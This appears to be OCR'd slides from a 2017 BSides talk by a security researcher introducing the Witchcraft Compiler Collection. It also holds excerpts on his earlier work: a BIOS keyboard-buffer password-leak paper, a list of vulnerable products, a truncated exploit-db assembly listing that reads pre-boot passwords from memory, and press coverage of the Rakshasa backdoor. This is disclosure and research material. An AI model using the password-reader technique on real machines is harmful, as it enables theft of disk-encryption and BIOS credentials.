
Introduction to the Witchcraft Compiler Collection

Jonathan Brossard
@endrazine

13 of February 2017

BSides San Francisco 2017



LEGAL DISCLAIMER

My employers are not associated with this talk in any way.

This is my personal research.

Legal help

- This talk received help from the EFF.
- Warmest thank you to Nate Cardozo, Andrew Crocker and Mitch Stoltz

Free legal advising to security researchers :
https://www.eff.org/
https://www.eff.org/issues/coders/reverse-engineering-faq

ELECTRONIC FRONTIER FOUNDATION
DEFENDING YOUR RIGHTS IN THE DIGITAL WORLD

AC/DC - Thunderstruck (Official Video)

Appuyez sur Échap pour quitter le mode plein écran.

TL ; DR

The Witchcraft Compiler Collection is free software (MIT/BSD License).


https://github.com/endrazine/wcc

You can write in Lua, Punk-C or C.
No assembly skills required.

Who Am I ?

DEFCON
I
AM
AN
IMMIGRANT

CARIBBEAN SEA
ATLANTIC OCEAN
PACIFIC OCEAN
Bhutan
Myanmar
esh
Sea
Timor Sea
Nhulunbuy
Coral Sea
Darwin
Weipa
Indian Ocean
Katherine
Gulf of Carpentaria
Great Barrier Reef
Wyndham
Pacific Ocean
Derby
Normanton
Cairns
Broome
Halls Creek
NORTHERN TERRITORY
Port Hedland
Mount Isa
Townsville
Cloncurry
Dampier
AUSTRALIA
Mackay
Longreach
Newman
Alice Springs
Rockhampton
QUEENSLAND
Uluru (Ayers Rock) 2,848 ft (868 m)
Bundaberg
Carnarvon
Roma
WESTERN AUSTRALIA
SOUTH AUSTRALIA
Brisbane
Toowoomba
Gold Coast
Geraldton
Darling R.
Lismore
Kalgoorlie
Broken Hill
NEW SOUTH WALES
Perth
Port Augusta
Newcastle
Rockingham
Bunbury
Esperance
Adelaide
Wagga Wagga
Sydney
Albany
Wollongong
Canberra
VICTORIA
A.C.T.
Ballarat
Geelong
Melbourne
Tasman Sea
0 250 mi
0 250 km
TASMANIA
Hobart
123RF



Bypassing pre-boot authentication passwords by instrumenting the BIOS keyboard buffer (practical low level attacks against x86 pre-boot authentication software)

Jonathan Brossard - jonathan@ivizindia.com

Iviz Technosolutions Pvt. Ltd. , Kolkata, India

"The walls between art and engineering exist only in our minds." – Theo Jansen

Abstract. Pre-boot authentication software, in particular full hard disk encryption software, play a key role in preventing information theft[1]. In this paper, we present a new class of vulnerability affecting multiple high value pre-boot authentication software, including the latest Microsoft disk encryption technology : Microsoft Vista's Bitlocker, with TPM chip enabled. Because Pre-boot authentication software programmers commonly make wrong assumptions about the inner workings of the BIOS interruptions responsible for handling keyboard input, they typically[1] use the BIOS API without flushing or intializing the BIOS internal keyboard buffer. Therefore, any user input including plain text passwords remains in memory at a given physical location. In this article, we first present a detailed analysis of this new class of vulnerability and generic exploits for Windows and Unix platforms under x86 architectures. Un-

Annexe A : Non exhaustive list of software vulnerable to plain text password leakage


Vulnerable software :

BIOS passwords :

- Award BIOS Modular 4.50pg[33]
- Insyde BIOS V190[34]
- Intel Corp PE94510M.86A.0050.2007.0710.1559 (07/10/2007)
- Hewlett-Packard 68DTT Ver. F.0D (11/22/2005)
- Lenovo 7CETB5WW v2.05 (10/13/2006)

Full disk encryption with pre-boot authentication capabilities :

- Bitlocker with TPM and password based authentication enabled under Microsoft Vista Ultimate Edition
- Truecrypt 5.0 for Windows
- DiskCryptor 0.2.6 for Windows (latest)
- Secu Star DriveCrypt Plus Pack v3.9 (latest)



Multiple Vendor BIOS - Keyboard Buffer Password Persistence Weakness (1)

DB-ID: 26752	Author: Endrazine	Published: 2005-12-06
VE: CVE-2005-4176	Type: Local	Platform: Windows
liases: N/A	Advisory/Source: Link	Tags: N/A
-DB Verified: ✓	Exploit: Download / View Raw	Vulnerable App: N/A

revious Exploit

Next Exploit »

```
source: http://www.securityfocus.com/bid/15751/info

Multiple vendors fail to clear the BIOS (Basic Input-Output System) keyboard buffer after reading the preboot authentication passwor

Depending on the operating system running on affected computers, the memory region may or may not be available for user-level access

Attackers who obtain the password used for preboot authentication may then use it for further attacks.

UPDATE: Reportedly, the BIOS API calls and the BIOS keyboard buffer are used by various preboot authentication applications to read

This issue is reported to affect the following software:

- Truecrypt 5.0 for Windows
- DiskCryptor 0.2.6 for Windows and prior
- Secu Star DriveCrypt Plus Pack v3.9 and prior
- Grub Legacy (GNU GRUB 0.97) and prior
- Lilo 22.6.1 and prior versions
- Award BIOS Modular 4.50pg
- Insyde BIOS V190
- Intel Corp BIOS PE94510M.86A.0050.2007.0710.1559 (07/10/2007)
- Hewlett-Packard BIOS 68DTT Ver. F.0D (11/22/2005)
- IBM Lenovo BIOS 7CETB5WW v2.05 (10/13/2006)

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
; Endrazine endrazine (at) pulltheplug (dot) org [email concealed] ;
; Bios Password Physical Memory Reader ;
; Write to file Windows Compatible version ;
; ;
;Compiling : A86 wbiosw.asm wbiosw.com ;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

code segment
org 100h
assume ds:code, es:code, cs:code

start:
mov ah, 09h
mov dx,offset welcome
int 21h

xor ax,ax
int 16h

mov ds, 40h ; This is the input buffer adress
mov si, 01EH ; starting at 40h:01eh
mov di,offset buffer
mov cx,32

daloop:
mov ax,[ds:si]
mov [cs:di],ax
```

Hardware Backdooring is practical

Jonathan Brossard (Toucan System)

[Defcon] Hardware backdooring is practical

172,777 views

https://www.defcon.org/images/defcon-20/dc-20-presentations/Brossard/DEFCON-20-Brossard-Hardware-Backdooring-is-Practical.pdf

MIT Technology Review


Topics+ Top Stories Magazine

Computing

A Computer Infection that Can Never Be Cured

A hacker demonstrates that code can be hidden inside a new computer to put it forever under remote control, even after upgrades to the hard drive or operating system.

by Tom Simonite August 1, 2012



Meet 'Rakshasa,' The Malware Infection Designed To Be Undetectable And Incurable


Andy Greenberg
FORBES STAFF
Covering the worlds of data security, privacy and hacker culture.

Opinions expressed by Forbes Contributors are their own.

Malicious software, like all software, gets smarter all the time. In recent years it's learned to destroy physical infrastructure, install itself through Microsoft updates, and use human beings as physical "data mules," for instance. But researcher Jonathan Brossard has innovated a uniquely nasty coding trick: A strain of malware that's nearly impossible to disinfect.

A sculpture of a Rakshasa, the Hindu demon from which Jonathan Brossard's malware experiment takes its name.

At the Black Hat security conference in Las Vegas Thursday, Brossard plans to present a paper (PDF here) on "Rakshasa," a piece of proof-of-concept malware that aims to be a "permanent backdoor" in a PC, one that's very difficult to detect, and even harder to remove.




New SMB Relay Attack Steals User Credentials Over Internet

Researchers found a twist to an older vulnerability that lets them launch SMB relay attacks from the Internet.

